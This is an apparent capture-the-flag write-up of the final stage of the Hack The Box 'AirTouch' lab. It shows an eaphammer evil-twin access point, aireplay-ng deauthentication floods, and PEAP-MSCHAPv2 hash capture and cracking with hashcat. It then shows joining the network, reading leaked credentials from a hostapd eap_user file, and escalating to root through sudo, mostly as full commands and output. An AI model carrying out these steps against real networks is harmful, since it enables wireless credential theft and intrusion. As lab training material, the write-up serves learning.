[*] Using nmcli to tell NetworkManager not to manage wlan4...

100%|█████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 1/1 [00:01<00:00,  1.00s/it]

[*] Success: wlan4 no longer controlled by NetworkManager.
[*] WPA handshakes will be saved to /root/eaphammer/loot/wpa_handshake_capture-2026-04-23-08-32-12-z7KIZQBnx8P1Ln2fpjj1QCNZxTyGck2I.hccapx

[hostapd] AP starting...

Configuration file: /root/eaphammer/tmp/hostapd-2026-04-23-08-32-12-xtIQ15cQl3lxogITk1PwovghHOFheSS0.conf
rfkill: Cannot open RFKILL control device
wlan4: interface state UNINITIALIZED->COUNTRY_UPDATE


Press enter to quit...

Using interface wlan4 with hwaddr 00:11:22:33:44:00 and ssid "AirTouch-Office"
wlan4: interface state COUNTRY_UPDATE->ENABLED
wlan4: AP-ENABLED
It's stuck, waiting for authentication attempts. In another shell, I'll use the new interface in monitoring mode to send deauthentication messages to both APs:
root@AirTouch-Consultant:~/eaphammer# iw dev wlan5 set type monitor
root@AirTouch-Consultant:~/eaphammer# ip link set wlan5 up
root@AirTouch-Consultant:~/eaphammer# iw dev wlan5 set channel 44
root@AirTouch-Consultant:~/eaphammer# aireplay-ng -0 10 -a AC:8B:A9:AA:3F:D2 wlan5; aireplay-ng -0 10 -a AC:8B:A9:F3:A1:13 wlan5
08:34:24  Waiting for beacon frame (BSSID: AC:8B:A9:AA:3F:D2) on channel 44
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
08:34:24  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:AA:3F:D2]
08:34:25  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:AA:3F:D2]
08:34:25  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:AA:3F:D2]
08:34:25  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:AA:3F:D2]
08:34:26  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:AA:3F:D2]
08:34:26  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:AA:3F:D2]
08:34:27  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:AA:3F:D2]
08:34:27  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:AA:3F:D2]
08:34:28  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:AA:3F:D2]
08:34:28  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:AA:3F:D2]
08:34:28  Waiting for beacon frame (BSSID: AC:8B:A9:F3:A1:13) on channel 44
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
08:34:29  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:F3:A1:13]
08:34:29  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:F3:A1:13]
08:34:30  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:F3:A1:13]
08:34:30  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:F3:A1:13]
08:34:30  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:F3:A1:13]
08:34:31  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:F3:A1:13]
08:34:31  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:F3:A1:13]
08:34:32  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:F3:A1:13]
08:34:32  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:F3:A1:13]
08:34:33  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:F3:A1:13]
While that’s running, I get authentication at eaphammer:
mschapv2: Thu Apr 23 08:34:29 2026
         domain\username:               AirTouch\r4ulcl
         username:                      r4ulcl
         challenge:                     60:30:52:38:07:e8:a1:5d
         response:                      e4:02:fc:a3:96:db:99:f3:f8:48:16:50:89:5b:5f:d4:a3:b2:6f:af:2c:82:9d:d1

         jtr NETNTLM:                   r4ulcl:$NETNTLM$6030523807e8a15d$e402fca396db99f3f8481650895b5fd4a3b26faf2c829dd1

         hashcat NETNTLM:               r4ulcl::::e402fca396db99f3f8481650895b5fd4a3b26faf2c829dd1:6030523807e8a15d


mschapv2: Thu Apr 23 08:34:29 2026
         domain\username:               AirTouch\r4ulcl
         username:                      r4ulcl
         challenge:                     0d:d3:24:be:5f:b3:7f:40
         response:                      52:1b:64:f8:c2:e1:f3:d7:41:6f:bb:d4:18:00:b9:f5:e5:2e:fb:33:f1:49:8a:db

         jtr NETNTLM:                   r4ulcl:$NETNTLM$0dd324be5fb37f40$521b64f8c2e1f3d7416fbbd41800b9f5e52efb33f1498adb

         hashcat NETNTLM:               r4ulcl::::521b64f8c2e1f3d7416fbbd41800b9f5e52efb33f1498adb:0dd324be5fb37f40


wlan4: CTRL-EVENT-EAP-FAILURE 28:6c:07:12:ee:f3
wlan4: STA 28:6c:07:12:ee:f3 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan4: STA 28:6c:07:12:ee:f3 IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)
wlan4: CTRL-EVENT-EAP-FAILURE c8:8a:9a:6f:f9:d2
wlan4: STA c8:8a:9a:6f:f9:d2 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan4: STA c8:8a:9a:6f:f9:d2 IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)
In PEAP-MSCHAPv2 exchanges, MSCHAPv2 challenges/responses are mathematically identical to NetNTLMv1 challenges/responses, so captured data can be cracked offline into NetNTLMv1 hashes.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/AirTouch]
└─$ hashcat ./AirTouch-Office.hash rockyou.txt
hashcat (v7.1.2) starting in autodetect mode
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

5500 | NetNTLMv1 / NetNTLMv1+ESS | Network Protocol

r4ulcl::::a1c830700769a667fc2b24c161430d902ee9e192a683d06f:180b044bd39a62ec:laboratory
Now we can try to connect to AirTouch-Office
Firstly create a airtouch-office.conf file:
network={
    ssid="AirTouch-Office"
    key_mgmt=WPA-EAP
    eap=PEAP
    identity="AirTouch\r4ulcl"
    password="laboratory"
    phase2="auth=MSCHAPV2"
}
Now use wpa_supplicant to connect:
root@AirTouch-Consultant:~/eaphammer# wpa_supplicant -i wlan6 -c ./airtouch-office.conf
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
wlan6: SME: Trying to authenticate with ac:8b:a9:aa:3f:d2 (SSID='AirTouch-Office' freq=5220 MHz)
wlan6: Trying to associate with ac:8b:a9:aa:3f:d2 (SSID='AirTouch-Office' freq=5220 MHz)
wlan6: Associated with ac:8b:a9:aa:3f:d2
wlan6: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan6: CTRL-EVENT-EAP-STARTED EAP authentication started
wlan6: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan6: CTRL-EVENT-EAP-METHOD EAP vendor 0 method 25 (PEAP) selected
wlan6: CTRL-EVENT-EAP-PEER-CERT depth=1 subject='/C=ES/ST=Madrid/L=Madrid/O=AirTouch/OU=Certificate Authority/CN=AirTouch CA/emailAddress=ca@AirTouch.htb' hash=222a7dd4d28c97c8e4730762fa9a102af05c7d56b35279b2f5ee4da7ddf918a8
wlan6: CTRL-EVENT-EAP-PEER-CERT depth=1 subject='/C=ES/ST=Madrid/L=Madrid/O=AirTouch/OU=Certificate Authority/CN=AirTouch CA/emailAddress=ca@AirTouch.htb' hash=222a7dd4d28c97c8e4730762fa9a102af05c7d56b35279b2f5ee4da7ddf918a8
wlan6: CTRL-EVENT-EAP-PEER-CERT depth=0 subject='/C=ES/L=Madrid/O=AirTouch/OU=Server/CN=AirTouch CA/emailAddress=server@AirTouch.htb' hash=ef39f3fff0883db7fc8a535c52f80509fc395e9889061e209102307b46995864
EAP-MSCHAPV2: Authentication succeeded
wlan6: CTRL-EVENT-EAP-SUCCESS EAP authentication completed successfully
wlan6: PMKSA-CACHE-ADDED ac:8b:a9:aa:3f:d2 0
wlan6: WPA: Key negotiation completed with ac:8b:a9:aa:3f:d2 [PTK=CCMP GTK=CCMP]
wlan6: CTRL-EVENT-CONNECTED - Connection to ac:8b:a9:aa:3f:d2 completed [id=0 id_str=]
Use another terminal. iw can verify that it is connected:
root@AirTouch-Consultant:~/eaphammer# iw dev wlan6 link
Connected to ac:8b:a9:aa:3f:d2 (on wlan6)
        SSID: AirTouch-Office
        freq: 5220
        RX: 71725 bytes (946 packets)
        TX: 2347 bytes (23 packets)
        signal: -30 dBm
        rx bitrate: 6.0 MBit/s
        tx bitrate: 36.0 MBit/s

        bss flags:      short-slot-time
        dtim period:    2
        beacon int:     100
dhclient will get an IP:
root@AirTouch-Consultant:~/eaphammer# dhclient -v wlan6
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan6/02:00:00:00:06:00
Sending on   LPF/wlan6/02:00:00:00:06:00
Sending on   Socket/fallback
DHCPDISCOVER on wlan6 to 255.255.255.255 port 67 interval 3 (xid=0x43da0f3b)
DHCPOFFER of 10.10.10.38 from 10.10.10.1
DHCPREQUEST for 10.10.10.38 on wlan6 to 255.255.255.255 port 67 (xid=0x3b0fda43)
DHCPACK of 10.10.10.38 from 10.10.10.1 (xid=0x43da0f3b)
bound to 10.10.10.38 -- renewal in 375565 seconds.
Now we can use the credit of remoteto ssh connect
root@AirTouch-Consultant:~/eaphammer# ssh remote@10.10.10.1
The authenticity of host '10.10.10.1 (10.10.10.1)' can't be established.
ECDSA key fingerprint is SHA256:/lSCXr95A71FBCcQ9DT1xXMFeCAsLEnCUfSwu/3qPoE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.1' (ECDSA) to the list of known hosts.
remote@10.10.10.1's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

remote@AirTouch-AP-MGT:~$ whoami
remote
remote@AirTouch-AP-MGT:~$ id
uid=1000(remote) gid=1000(remote) groups=1000(remote)
Shell as root@AirTouch-AP-MGT
I would check sudo -lfirstly
remote@AirTouch-AP-MGT:~$ sudo -l
[sudo] password for remote:
Sorry, user remote may not run sudo on AirTouch-AP-MGT.
Also the home directory of remoteis empty
remote@AirTouch-AP-MGT:~$ ls -al
total 36
drwxr-xr-x 1 remote remote 4096 Apr 23 08:40 .
drwxr-xr-x 1 root   root   4096 Jan 13 14:55 ..
-rw-rw-r-- 1 remote remote    1 Nov 24  2024 .bash_history
-rw-r--r-- 1 remote remote  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 remote remote 3771 Feb 25  2020 .bashrc
drwx------ 2 remote remote 4096 Apr 23 08:40 .cache
-rw-r--r-- 1 remote remote  807 Feb 25  2020 .profile
There is another valid user admin
remote@AirTouch-AP-MGT:/home$ ls
admin  remote
We can access to the directory of admin, but it is also empty
remote@AirTouch-AP-MGT:/home/admin$ ls -al
total 28
drwxr-xr-x 1 admin admin 4096 Jan 13 14:55 .
drwxr-xr-x 1 root  root  4096 Jan 13 14:55 ..
-rw-rw-r-- 1 admin admin    1 Nov 24  2024 .bash_history
-rw-r--r-- 1 admin admin  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 admin admin 3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 admin admin  807 Feb 25  2020 .profile
remote@AirTouch-AP-MGT:/home/admin$ cat .bash_history
Continue to enumerate the process in the background:
remote@AirTouch-AP-MGT:/home/admin$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2608   532 ?        Ss   05:23   0:00 /bin/sh -c service ssh start && tail -f /dev/null
root          15  0.0  0.1  12188  4448 ?        Ss   05:23   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root          16  0.0  0.0   2544   512 ?        S    05:23   0:00 tail -f /dev/null
root          28  0.0  0.0   3976  3064 ?        Ss   05:23   0:00 bash /root/start.sh
root          45  0.0  0.2  10776  8160 ?        S    05:23   0:09 hostapd_aps /root/mgt/hostapd_wpe.conf
root          46  0.0  0.1  10624  7656 ?        S    05:23   0:07 hostapd_aps /root/mgt/hostapd_wpe2.conf
root          64  0.0  0.0   9300  3700 ?        S    05:23   0:00 dnsmasq -d
root       38061  0.0  0.2  13912  9032 ?        Ss   08:40   0:00 sshd: remote [priv]
remote     38088  0.0  0.1  13912  5324 ?        R    08:40   0:00 sshd: remote@pts/0
remote     38089  0.0  0.0   5992  3784 pts/0    Ss   08:40   0:00 -bash
remote     38856  0.0  0.0   7644  3188 pts/0    R+   08:44   0:00 ps aux
hostapd_aps is also running with two different config files.
hostapd is a user space daemon for access point and authentication servers. It implements IEEE 802.11 access point management, IEEE 802.1X/WPA/WPA2/WPA3/EAP Authenticators, RADIUS client, EAP server, and RADIUS authentication server. The current version supports Linux (Host AP, madwifi, mac80211-based drivers) and FreeBSD (net80211).
I cannot access any running configuration files because they are located in the /root directory.
The /etc/hostapd directory contains configuration files:
remote@AirTouch-AP-MGT:/etc/hostapd$ ls -al
total 196
drwxr-xr-x 1 root root  4096 Jan 13 14:55 .
drwxr-xr-x 1 root root  4096 Apr 23 05:23 ..
-rwxr-xr-x 1 root root 83947 Mar 27  2024 hostapd_wpe.conf.tmp
-rwxr-xr-x 1 root root  4824 Mar 27  2024 hostapd_wpe.eap_user
-rwxr-xr-x 1 root root 83948 Mar 27  2024 hostapd_wpe2.conf.tmp
-rwxr-xr-x 1 root root  3129 Aug 13  2019 ifupdown.sh
hostapd_wpe.eap_usercontains the credit of users
# WPE - DO NOT REMOVE - These entries are specifically in here
*               PEAP,TTLS,TLS,FAST
#"t"        TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP,MSCHAPV2,MD5,GTC,TTLS,TTLS-MSCHAPV2  "t"     [2]

*       PEAP,TTLS,TLS,FAST [ver=1]
#"t"    GTC,TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP,MSCHAPV2,MD5,GTC,TTLS,TTLS-MSCHAPV2 "password" [2]

"AirTouch\r4ulcl"                           MSCHAPV2            "laboratory" [2]
"admin"                                 MSCHAPV2                "xMJpzXt4D9ouMuL3JJsMriF7KZozm7" [2]
Now we get the credit admin:xMJpzXt4D9ouMuL3JJsMriF7KZozm7
Also this credit can help us su admin
remote@AirTouch-AP-MGT:/etc/hostapd$ su admin
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@AirTouch-AP-MGT:/etc/hostapd$ whoami
admin
admin@AirTouch-AP-MGT:/etc/hostapd$ id
uid=1001(admin) gid=1001(admin) groups=1001(admin)
Even we can su rootdirectly
admin@AirTouch-AP-MGT:/etc/hostapd$ sudo -l
Matching Defaults entries for admin on AirTouch-AP-MGT:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on AirTouch-AP-MGT:
    (ALL) ALL
    (ALL) NOPASSWD: ALL

admin@AirTouch-AP-MGT:/etc/hostapd$ sudo su
root@AirTouch-AP-MGT:/etc/hostapd# whoami
root
root@AirTouch-AP-MGT:/etc/hostapd# id
uid=0(root) gid=0(root) groups=0(root)
Description
AirTouch is a wireless-focused machine that walks through a full attack chain across multiple network segments. Starting from SNMP enumeration to recover default credentials, I SSH into a containerized environment equipped with virtual wireless interfaces. From there, I capture a WPA2-PSK handshake, crack it, and decrypt the intercepted traffic in Wireshark to extract session cookies for a router management portal. A client-side role cookie gates an admin file upload feature — bypassing the PHP extension filter with a .phtml file yields remote code execution. Hardcoded credentials in the source lead to the next user, and a sudo misconfiguration gives root access, where I recover the CA and server certificates for the corporate wireless network. Leveraging those with eaphammer, I stand up an evil twin of AirTouch-Office to capture a PEAP-MSCHAPv2 challenge, which cracks to reveal a domain user's password. That foothold onto the corporate network exposes a hostapd eap_user file leaking admin credentials, and another sudo escalation lands me at final root.